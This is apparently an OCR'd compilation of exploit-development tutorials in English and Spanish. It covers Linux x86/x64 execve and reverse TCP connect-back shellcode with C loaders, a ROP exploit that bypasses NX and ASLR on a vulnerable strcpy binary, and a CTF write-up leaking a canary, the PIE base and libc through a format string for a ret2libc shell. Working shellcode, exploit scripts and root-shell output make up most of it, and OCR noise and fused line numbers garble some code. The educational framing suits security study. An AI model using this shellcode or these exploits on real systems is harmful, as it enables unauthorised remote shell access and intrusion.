 8049003:      68 6e 2f 73 68       push   0x68732f6e
 8049008:      68 2f 2f 62 69       push   0x69622f2f
 804900d:      89 e3                mov    ebx,esp
 804900f:      31 c9                xor    ecx,ecx
 8049011:      31 d2                xor    edx,edx
 8049013:      b0 0b                mov    al,0xb
 8049015:      cd 80                int    0x80
```

Note: There are multiple ways to write the same shellcode, this is merely an example.

I know what you are thinking: "Hey, this isn't a shellcode, it's an executable !", and you're right ! This is an **ELF** file.

```
$ file execve
execve: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
```

As we assembled (nasm) and linked (ld) our code, it's contained in an ELF but, in a real use case you don't inject an ELF file, as the executable you target is already mapped in memory you just need to inject the code.

You can easly extract the shellcode using objdump and some *bash-fu* :

```
$ objdump -d ./execve|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' '
'|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'


"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x0b\
xcd\x80"
```

Now, you can use this string or *shellcode* and inject it into a process.

Shellcode Loader[Permalink]

Now, let's say you want to test your shellcode. First, we need something to interpret our shellcode. As you know, a shellcode is meant to be injected into a running program as it doesn't have any function execute itself like a classic ELF. You can use the following piece of code to do that :

```
// gcc -m32 -z execstack exec_shell.c -o exec_shell

#include <stdio.h>

#include <string.h>


unsigned char shell[] =
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x0b\
xcd\x80";


main() {

  int (*ret)() = (int(*)())shell;

  ret();

}
```

Or this one, which is slightly different :

```
// gcc -m32 -z execstack exec_shell.c -o exec_shell

char shellcode[] =

        "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\x
b0\x0b\xcd\x80";


int main(int argc, char **argv) {

        int *ret;

        ret = (int *)&ret + 2;

        (*ret) = (int)shellcode;

}
```

Note: You can find some information about those C code here.

Connect-Back or Reverse TCP ShellcodePermalink

We could do a Bind TCP shellcode but, nowadays, firewalls block most of the incoming connection so we prefer that the shellcode automatically connect back to our machine. The main idea to this shellcode is to connect to our machine, on a specific port, and give us a shell. First, we need to create a socket with the *socket()* system call and connect the socket to the address of the server (our machine) using the *connect()* system call.

The socket syscall is called socketcall() and use the number **0x66**. It takes 2 arguments :

- The type of socket, here **SYS_SOCKET** or **1** -> *EBX*
- The *args*, a pointer to the block containing the actual arguments -> *ECX*

int socketcall(int call, unsigned long *args);

There are 3 arguments for a call to socket():

- The communication domain, here, *AF_INET* (2) or IPv4
- The socket type, *SOCK_STREAM* (1) or TCP
- The protocol to use, which is 0 because only a single protocol exists with TCP

int socket(int domain, int type, int protocol);

Once, we created a socket, we need to connect to the remote machine using **SYS_CONNECT** or **3** type with the argument for *connect()*. Again, we reuse the syscall number **0x66** but with the following arguments :

- The type of socket, here SYS_CONNECT or **3** -> *EBX*
- The *args*, a pointer to the block containing the actual arguments -> *ECX*

There are 3 arguments for a call to connect():

- The file descriptor previously created with *socket()*
- The pointer to *sockaddr* structure containing the IP, port and address family (AF_INET)
- The *addrlen* argument which specifies the size of *sockaddr*, or 16 bytes.

int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);

Just so you know, here is the definition of the *sockaddr* structure :

```
struct sockaddr {
        sa_family_t     sa_family;      /* address family, AF_xxx       */
        char            sa_data[14];    /* 14 bytes of protocol address */
};
```

Now, let's write that down :

; nasm -f elf32 connectback.asm

```
; ld -m elf_i386 connectback.o -o connectback
BITS 32

section .text
global _start

_start:
; Call to socket(2, 1, 0)
push 0x66     ; socketcall()
pop eax
xor ebx, ebx
inc ebx       ; EBX = 1 for SYS_SOCKET
xor edx, edx  ; Bulding args array for socket() call
push edx      ; proto = 0 (IPPROTO_IP)
push BYTE 0x1 ; SOCK_STREAM
push BYTE 0x2 ; AF_INET
mov ecx, esp  ; ECX contain the array pointer
int 0x80      ; After the call, EAX contains the file descriptor

xchg esi, eax ; ESI = fd

; Call to connect(fd, [AF_INET, 4444, 127.0.0.1], 16)
push 0x66         ; socketcall()
pop eax
mov edx, 0x02010180 ; Trick to avoid null bytes (128.1.1.2)
sub edx, 0x01010101 ; 128.1.1.2 - 1.1.1.1 = 127.0.0.1
push edx          ; store 127.0.0.1
push WORD 0x5c11  ; push port 4444
inc ebx           ; EBX = 2
push WORD bx      ; AF_INET
mov ecx, esp      ; pointer to sockaddr
```

```
push BYTE 0x10    ; 16, size of addrlen

push ecx          ; new pointer to sockaddr

push esi          ; fd pointer

mov ecx, esp      ; ECX contain the array pointer

inc ebx           ; EBX = 3 for SYS_CONNECT

int 0x80          ; EAX contains the connected socket
```

Now assemble and link the shellcode then, open a listener in another shell and run the code :

```
$ nc -lvp 4444

listening on [any] 4444 ...

connect to [127.0.0.1] from localhost [127.0.0.1] 51834
```

Your shellcode will *segfault*, but that's normal. However, you should receive a connection on your listener. Now, we need to implement the **shell** part of our shellcode. To do that, we will have to play with the *file descriptors*. There are 3 standard file descriptors :

- **stdin** or 0 (input)
- **stdout** or 1 (output)
- **stderr** or 2 (error)

The idea is to duplicate the standard file descriptors on the file descriptor obtained with the call to *connect()* then, call */bin/sh*. That way, we will be able to have a reverse shell on the target machine.

There is syscall called dup2, number **0x3f**, which can help us with that task. It takes 2 arguments :

- The old *fd* -> *EBX*
- The new *fd* -> *ECX*

```
int dup2(int oldfd, int newfd);
```

Let's implement the rest of the code :

```
; Call to dup2(fd, ...) with a loop for the 3 descriptors

xchg eax, ebx   ; EBX = fd for connect()

push BYTE 0x2   ; we start with stderr

pop ecx


loop:

mov BYTE al, 0x3f ; dup2()

int 0x80
```

```
dec ecx

jns loop ; loop until sign flag is set meaning ECX is negative


; Call to execve()

xor eax, eax

push eax        ; string terminator

push 0x68732f6e ; "hs/n"

push 0x69622f2f ; "ib//"

mov ebx, esp    ; "//bin/sh",0 pointer is ESP

xor ecx, ecx    ; ECX = 0

xor edx, edx    ; EDX = 0

mov al, 0xb     ; execve()

int 0x80
```

Re-assemble the shellcode with the added routine and run a listener, you should get a shell :

```
$ ./connectback

# id

uid=0(root) gid=0(root) groups=0(root)
```

You can try to extract the shellcode, it should be null byte free :)

```
objdump -d ./connectback|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'


"\x6a\x66\x58\x31\xdb\x43\x31\xd2\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x96\x6a\x66\x58\xba\x80\x01\x01\x02\x81\xea\x01\x01\x01\x01\x52\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x56\x89\xe1\x43\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x0b\xcd\x80"
```

x64 Shellcode[Permalink]

We assume that you already know 64-bit assembly code, if you don't, well, it's almost the same as 32-bit instructions… Anyway, 64-bit shellcode is as easy as the 32-bit ones.

Note: You can find lots of references for 64-bit system calls on Internet, like this one.

The main difference are :

- Instead of calling ìnt 0x80 to trigger the syscall, we use the syscall instruction
- Registers are **64-bit** (O RLY ?!)

- The *execve()* syscall is **59** (integer)
- Instead of using *EAX, EBX, ECX, etc.* for the syscall, it's *RAX, RDI, RSI, RDX, etc.*

Let's try to reproduce the *execve()* shellcode we did earlier.

```
; nasm -f elf64 execve64.asm
; ld -m elf_x86_64 execve64.o -o execve64
section .text
global _start

_start:
xor rax, rax
push rax        ; string terminator
mov rax, 0x68732f6e69622f2f ; "hs/nib//" (Yay! 64-bit registers)
push rax
mov rdi, rsp    ; "//bin/sh",0 pointer is RSP
xor rsi, rsi    ; RSI = 0
xor rdx, rdx    ; RDX = 0
xor rax, rax    ; RAX = 0
mov al, 0x3b    ; execve()
syscall
```

Note: Here, we didn't directly pushed the string on the stack because pushing a 64-bit immediate value is not possible. So, we used RAX as an intermediate register.

Now, you can try it. Note that the compilation arguments have changed.

```
$ nasm -f elf64 execve64.asm
$ ld -m elf_x86_64 execve64.o -o execve64
$ ./execve64
# id
uid=0(root) gid=0(root) groups=0
```

Easy, right ?

https://axcheron.github.io/linux-shellcode-101-from-hell-to-shell/

https://packetstormsecurity.com/files/162211/Linux-x86-execve-bin-sh-Shellcode.html

https://www.vividmachines.com/shellcode/shellcode.html

https://www.exploit-db.com/docs/english/21013-shellcoding-in-linux.pdf

NX e ASLR Bypass

Recently, I've been trying to improve my skills with regards to exploiting memory corruption flaws. While I've done some work in the past with exploiting basic buffer overflows, format string issues, etc., I'd only done the most basic work in bypassing non-executable stack and ASLR.

I decided that I wanted to learn how to exploit a basic stack-based overflow when both NX and ASLR are in use. Below I explain my process and what I learned.

First, I wrote a basic binary to exploit:

```
#include <string.h>

#include <unistd.h>

int main (int argc, char **argv){

char buf [1024];

if(argc == 2){

strcpy(buf, argv[1]);

}else{

system("/usr/bin/false");

}

}
```

This is your basic stack-based buffer overflow. Without mitigation techniques, the classic attack unfolds something like this:

1. Put some machine code in memory to do something that we want it to do (aka "shellcode")
2. Figure out what its position in memory will be
3. Overwrite the stored return address on the stack to redirect program execution to our shellcode once we reach a "ret" instruction

With NX, we can't execute shellcode stored in any of the usual places, such as in the buffer we're overflowing or in an environment variable.

To get around NX, we can use a technique called "return into libc" aka "ret2libc", which allows us to use libc functions to perform the tasks we would normally perform with our shellcode. The simplest way to get a shell with ret2libc to put the string "/bin/sh" in memory somewhere, and then redirect program flow to the "system()" libc function, with the memory address of our "/bin/sh" string somewhere in memory we control, such as in an environment variable.

ASLR, however, prevents us from being able to know in advance where system() or our "/bin/sh" string will be, preventing us from using this method.

However, ASLR doesn't randomize everything; Certain things are loaded into consistent memory addresses. We can reuse chunks of code from the original program to build the payload that we want. The technique is referred to as "return oriented programming," aka "ROP," as we select chunks of code followed by "ret" instructions and chain return addresses on the stack so that as soon as the program finishes executing chunks of borrowed code, it "returns" into the next chunk of borrowed code. Given enough ROP "gadgets", or chunks of code usable with the ROP technique, we can achieve Turing completeness. However, given the small size and complexity of our binary, we don't have much to work with...

```
0x080483b6 : or bh, bh ; ror cl, 1 ; ret
0x080483f3 : or bh, bh ; ror cl, cl ; ret
0x08048302 : pop eax ; pop ebx ; leave ; ret
0x08048493 : pop ebp ; ret
0x08048303 : pop ebx ; leave ; ret
0x080484f5 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048513 : pop ecx ; pop ebx ; leave ; ret
0x080484f7 : pop edi ; pop ebp ; ret
0x080484f6 : pop esi ; pop edi ; pop ebp ; ret
0x08048490 : push ebp ; mov ebp, esp ; pop ebp ; ret
0x080484a5 : push ebx ; call 0x8048501
0x080484a3 : push edi ; push esi ; push ebx ; call 0x8048503
0x080484a4 : push esi ; push ebx ; call 0x8048502
0x0804850f : pushfd ; adc dword ptr [eax], eax ; add byte ptr [ecx + 0x5b], bl ; leav
0x080482ee : ret
0x080483b8 : ror cl, 1 ; ret
0x080483f5 : ror cl, cl ; ret
0x080484fb : sbb al, 0x24 ; ret
0x080484f4 : sbb al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x08048437 : sbb bh, al ; add al, 0x24 ; mov al, -0x6b ; add al, 8 ; call eax
0x0804843c : xchg eax, ebp ; add al, 8 ; call eax
0x080483b4 : xchg eax, esi ; add al, 8 ; call eax
0x080483f1 : xchg eax, esi ; add al, 8 ; call edx
```

One very nice thing, however, is that we have the procedure linkage table. Given my relative inexperience in dealing with program internals, I'm still unclear on exactly why it exists. My best understanding is that it allows the program to locate library function addresses at runtime. Notably, the PLT's location is not randomized. We can easily call any libc function used by the binary in ret2libc style, but by returning into the PLT instead of directly into libc. Through the PLT we have system() available to us.

```
root@kali:/tmp# gdb ./vuln_dep2
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/li
This is free software: you are free to change and redistribut
There is NO WARRANTY, to the extent permitted by law.  Type '
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /tmp/vuln_dep2...(no debugging symbols f
(gdb) p system
$1 = {<text variable, no debug info>} 0x8048330 <system@plt>
(gdb)
```

So now, we return into system@PLT, but we still have a problem: How do we know where our "/bin/sh" string will be?

Since we don't have an instance of "/bin/sh" in the binary, we can simply look for bytes in the binary to construct it. We can chain calls to strcpy to pull bytes out of the binary to create our string. For simplicity, I'll be writing just "sh;" to deal with the trailing junk that comes with copying strings from binary data. ROPgadget.py has a tool to search for usable bytes in the binary as seen here:

```
root@kali:/tmp# ~/Desktop/ROPgadget/ROPgadget.py --binary ./vuln_dep2 --memstr "sh;"
Memory bytes information
============================================================
0x08048142 : 's'
0x08048326 : 'h'
0x0804852f : ';'
```

We also need a reliable writable address. The bss section will do for this, so we pull it out using objdump.

```
root@kali:/tmp# objdump -x ./vuln_dep2 | grep bss
 25 .bss          00000004  080496cc  080496cc  000006cc  2**2
080496cc l    d  .bss   00000000              .bss
080496cc l     O .bss   00000001              completed.5730
080496cc g       *ABS*  00000000              __bss_start
```

For each strcpy call, we need to write the memory address of strcpy@plt, followed by the memory address of a pop-pop-ret ROP gadget, followed by the address of bss offset to where in the string we want to write, followed by the memory address of the string we're copying. Each strcpy call pulls ESP+4 and ESP+8 off the stack as dest and src arguments, so we have those in place. When strcpy returns, it'll pop a value off the stack for the return address, so we point it to a pop-pop-ret gadget which will advance us in the stack such that the ret instruction will hit the next strcpy.

So, our payload will look something like:

junk_to_offset +

**strcpy@plt + *pop-pop-ret + *bss + *"s<junk>" +*

**strcpy@plt + *pop-pop-ret + *(bss+1) + *"h<junk>" +*

**strcpy@plt + *pop-pop-ret + *(bss+2) + *";<junk>" +*

**system@plt + AAAA + *bss*

This will copy "sh;" byte by byte to bss, then call system@plt, pointed at our constructed "sh;" string.

Here's our exploit:

```
#!/usr/bin/python

from struct import pack
from os import system

junk = 'A'*1036 #junk to offset to stored ret
strcpy = pack("<L", 0x08048320)
ppr = pack("<L", 0x080484f7) #pop pop ret
```

```
p = junk
p += strcpy
p += ppr
p += pack("<L", 0x080496cc) #bss
p += pack("<L", 0x08048142) # 's'
p += strcpy
p += ppr
p += pack("<L", 0x080496cd) #bss+1
p += pack("<L", 0x08048326) # 'h'
p += strcpy
p += ppr
p += pack("<L", 0x080496ce) #bss+2
p += pack("<L", 0x0804852f) # ';'
p += pack("<L", 0x08048330) #system
p += "AAAA"
p += pack("<L", 0x080496cc) #bss (now contains "sh;<junk>")

system("/tmp/vuln_dep2 \""+p+"\"")
```

Aaaaaaand...

```
root@kali:/tmp# python exploit.py
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/babys-first-nxplusaslr-bypass/

https://www.youtube.com/watch?v=Ze7HbjeDgGk

Protecciones

Por si tenéis dudas sobre qué hace cada protección os hago un breve resumen:

- **NX**: El bit NX (no ejecutar) es una tecnología utilizada en las CPUs que garantiza que ciertas áreas de memoria (como el stack y el heap) no sean ejecutables, y otras, como la sección del código, no puedan ser escritas. Básicamente evita que podamos utilizar técnicas más sencillas como hacíamos en este post en el que escribíamos un shellcode en la pila y luego lo ejecutábamos.
- **ASLR:** básicamente randomiza la base de las bibliotecas (libc) para que no podamos saber la dirección de memoria de funciones de la libc. Con el ASLR se evita la técnica Ret2libc y nos obliga a tener que filtrar direcciones de la misma para poder calcular base.
- **PIE:** esta técnica, como el ASLR, randomiza la dirección base pero en este caso es del propio binario. Esto nos dificulta el uso de gadgets o funciones del propio binario.
- **Canario:** Normalmente, se genera un valor aleatorio en la inicialización del programa, y se inserta al final de la zona de alto riesgo donde se produce el desbordamiento de la pila, al final de la función, se comprueba si se ha modificado el valor de canario.

Análisis

El binario es un ELF de 64-bits: **B0f.**

```
$ file b0f
b0f: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64

$ checksec b0f
[*] '/root/B0f/b0f'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

$ ./b0f
Enter name : Iron
Hello
Iron
Enter sentence : AAAA
```

Como veis, están todas las protecciones activas. Lo abrimos con **IDA** y tras "limpiar" un poco el **pseudo-C** obtenemos:

```
int main(int argc, const char **argv)
{
  char s[8];

  printf("Enter name : ");
  fgets(s, 16, stdin);
  puts("Hello");
  printf(s, 16);
  printf("Enter sentence : ");
  fgets(s, 256, stdin);
  return 0;
```

```
12}
```

Con **GDB** vemos que tras el **fgets** se comprueba el canario:

```
10x000000000000081a <+160>:   mov    rcx,QWORD PTR [rbp-0x8]

20x000000000000081e <+164>:   xor    rcx,QWORD PTR fs:0x28

30x0000000000000827 <+173>:   je     0x82e <main+180>

40x0000000000000829 <+175>:   call   0x630 <__stack_chk_fail@plt>
```


A pesar de tener todas las protecciones activas, este reto no parece muy complejo.
Nada más leer el código en C vemos un Format String en la linea **printf(s, 16);** y un buffer overflow en **fgets(s, 256, stdin);**.

El **format string** es de solo 16 bytes pero nos puede servir para bypassear el canario, el PIE y el ASLR.

Leaks

Como son solo **16 bytes** no podemos, en una sola ejecución, ver todas las posibles salidas del **format string** así que nos hacemos un **fuzzer**:

```
1  #!/usr/bin/env python
2  from pwn import *
3
4  e = ELF("./b0f")
5
6  for i in range(20):
7          io = e.process(level="error")
8          io.sendline("AAAA %%%d$lx" % i)
9          io.recvline()
10         print("%d - %s" % (i, io.recvline().strip()))
11         io.close()
```



En la **octava salida** vemos las 4 As que hemos introducido (**0x41414141**) luego podriamos **'sobreescribir'** direcciones de memoria, las salidas que empiezan por **0x7f** corresponden con direcciones de memoria de la libc luego podremos leakear para calcular su **offset (ASLR)**, las salidas como la 1 y la 12 quizás nos sirvan para calcular el **offset del PIE** y las salidas 11 y 19 parecen ser el **canary**.

LIBC Leak

Usando gdb vamos a leakear una dirección de la libc (**%2$lx**) y buscar el offset de dicha salida:

1 gdb-peda$ r

2 Starting program: /root/B0f/b0f

3 Enter name : %2$lx

4 Hello

5 7ffff7fa28c0

6 Enter sentence : ^C

7 Program received signal SIGINT, Interrupt.

8

```
9  gdb-peda$ vmmap
10Start             End               Perm      Name
11[...]
120x00007ffff7de5000 0x00007ffff7e07000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.28.so
13[...]
14gdb-peda$ p/x 0x07ffff7fa28c0 - 0x00007ffff7de5000
15$1 = 0x1bd8c0
```

Como veis somos capaces de filtrar una dirección de la **LIBC** y solo tendremos que restarle **0x1bd8c0** para obtener su dirección base.

0x07ffff7fa28c0 – 0x07ffff7de5000 = 0x1bd8c0

Canary Leak

Para calcular si el canario corresponde con la salida 11 o 19 del **format string** podemos usar gdb de nuevo. Basta con introducir **%11$lx o %19$lx** y comprobar, con un **breakpoint**, el valor del **canario** que se almacena en **RCX**. Si coincide con alguno de los dos, ya podremos leakear fácilmente el canario.

- **Salida 11:**

```
1  gdb-peda$ b * 0x000055555555481e
2  Breakpoint 1 at 0x55555555481e
3  gdb-peda$ r
4  Starting program: /root/B0f/b0f
5  Enter name : %11$lx
6  Hello
7  653e968ff57a9a00
8  Enter sentence : A
9
10Breakpoint 1, 0x000055555555481e in main ()
11gdb-peda$ p $rcx
12$1 = 0x653e968ff57a9a00
```

- **Salida 19:**

```
1  gdb-peda$ r
2  Starting program: /root/B0f/b0f
3  Enter name : %19$lx
```

4 Hello

5 9fc6f16c66e05032

6 Enter sentence : A

7 Breakpoint 1, 0x000055555555481e in main ()

8

9 gdb-peda$ p $rcx

10$2 = 0xb880af3b86db6000

Perfecto! En la salida 11 obtenemos el valor del canario.

Binary Base Leak (PIE)

Para poder ejecutar código arbitrario necesitaremos intrucciones del propio binario, al estar el **PIE** activo necesitamos leakearlo también.
Vamos usar **GDB** y a probar con la **salida 12**:

1 gdb-peda$ r

2 Starting program: /root/B0f/b0f

3 Enter name : %12$lx

4 Hello

5 555555554830

6 Enter sentence : ^C

7 Program received signal SIGINT, Interrupt.

8

9 gdb-peda$ vmmap

10Start End Perm Name

110x0000555555554000 0x0000555555555000 r-xp /root/B0f/b0f

12[...]

13gdb-peda$ p/x 0x0555555554830 - 0x0000555555554000

14$2 = 0x830

Como veis ha funcionado, ahora podremos calcular la base del binario en tiempo de ejecucción. Solo tendremos que restar **0x830 a la salida 12** del format string.

Relleno

Vamos ahora a calcular el relleno que debemos usar para sobre escribir al canario y después la dirección de retorno.

 Canario: basta con establecer un breakpoint y comprobar el valor del canario (RCX).

```
gdb-peda$ pattern create 64
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAH'
gdb-peda$ r
Starting program: /root/B0f/b0f
Enter name : A
Hello
A
Enter sentence : AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAH

Breakpoint 1, 0x000055555555481e in main ()
gdb-peda$ p/x $rcx
$1 = 0x413b414144414128
gdb-peda$ pattern offset 0x413b414144414128
14470042238466505143 2 found at offset: 24
```

 Dirección de retorno: Ahora que sabemos cuál es el offset hasta el **canario**, podemos calcular fácilmente la distancia hasta la dirección de retorno.

“A”*24 + CANARY + “A”*8 + PATRÓN

```
#!/usr/bin/env python
from pwn import *

e = ELF('b0f')
io = e.process()
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)

io.sendline('%11$lx')
io.recvline()
leak = io.recvline()
canary = int(leak.strip(), 16)
log.info("Canary: %s" % (hex(canary)))
```


14

15payload = "A"*24 + p64(canary) + "AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAA

16

17io.sendline(payload)

18io.interactive()



Ya sabemos el **offset** hasta la dirección de retorno, asi que podemos controlar el **RIP**:

“A”*24 + CANARY + “A”*8 + ROP

Explotación

Con todo lo anterior en mente ya podemos empezar a escribir el exploit. Lo primero será leakear mediante el **format string: %2$lx (libc), %11$lx (canary) y %12$lx (pie).**
Podriamos hacerlo todo en una sola ejecución: leakear y ejecutar system(‘/bin/sh’) pero para el format string solo disponemos de 16 bytes.

len(“%2$lx-%11$lx-%12$lx”) = 19

Pero esto no es un tanto problema, se soluciona llamando al **main tras el primer leak.**
El exploit queda así:

– Leak 1: PIE y Canario
– Payload 1: “A”*24 + Canario + “A”*8 + main()
– Leak 2: LIBC
– Payload 2: “A”*24 + Canario + “A”*8 + system(“/bin/sh”)

Al estar en un sistema de **64 bits**, al forma de llamar a pasar argumentos a las funciones (system en este caso) es con el registro **RDI**.
Necesitamos: **Gadget POP RDI + ARG_1 + FUNCION**

1 $ ROPgadget --binary b0f | grep "pop rdi"

```
2  0x0000000000000893 : pop rdi ; ret
```

```
1  #!/usr/bin/env python
2  from pwn import *
3
4  e = ELF('b0f')
5  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
6  io = e.process()
7  # context.terminal = ['tmux', 'splitw', '-h']
8  # gdb.attach(io)
9
10io.sendline('%12$lx-%11$lx') # PIE y CANARIO
11io.recvline()
12leak = io.recvline()
13pie = int(leak.strip().split('-')[0], 16) - 0x830 # 0x2139260
14canary = int(leak.strip().split('-')[1], 16)
15log.info("Pie: %s" % hex(pie))
16log.info("Canary: %s" % hex(canary))
17
18payload = flat(
19      "A"*24,
20      canary,
21      "A"*8,
22      pie + e.sym['main'],
23      endianness = 'little', word_size = 64, sign = False)
24io.sendline(payload)
25
26io.sendline('%2$lx') # libc
27io.recvline()
28leak = io.recvline()
29libc.address = int(leak.strip(), 16) - 0x1bd8c0
30log.info("Libc: %s" % hex(libc.address))
```

```
payload = flat(
    "A"*24,
    canary,
    "A"*8,
    pie + 0x0893, # 0x0000000000000893 : pop rdi ; ret
    next(libc.search('/bin/sh')),
    libc.sym['system'],
    endianness = 'little', word_size = 64, sign = False)
io.sendline(payload)
io.interactive()
```

```
 root@manulqwerty  ~/B0f  python xpl.py
[*] '/root/B0f/b0f'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/root/B0f/b0f': pid 23915
[*] Pie: 0x55eaa6ef8000
[*] Canary: 0xd8c705805d1a3500
[*] Libc: 0x7f1f57ab8000
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
```

*Podriamos ahorrarnos el leak del **PIE** utilizando un **pop rdi; ret de la libc**.

```
#!/usr/bin/env python
from pwn import *

e = ELF('b0f')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
io = e.process()

io.sendline('%2$lx-%11$lx')
io.recvline()
leak = io.recvline()
libc.address = int(leak.strip().split('-')[0], 16) - 0x1bd8c0
```

```
12 canary = int(leak.strip().split('-')[1], 16)
13
14 log.info("Libc: %s" % hex(libc.address))
15 log.info("Canary: %s" % hex(canary))
16
17 payload = flat(
18     "A"*24,
19     canary,
20     "A"*8,
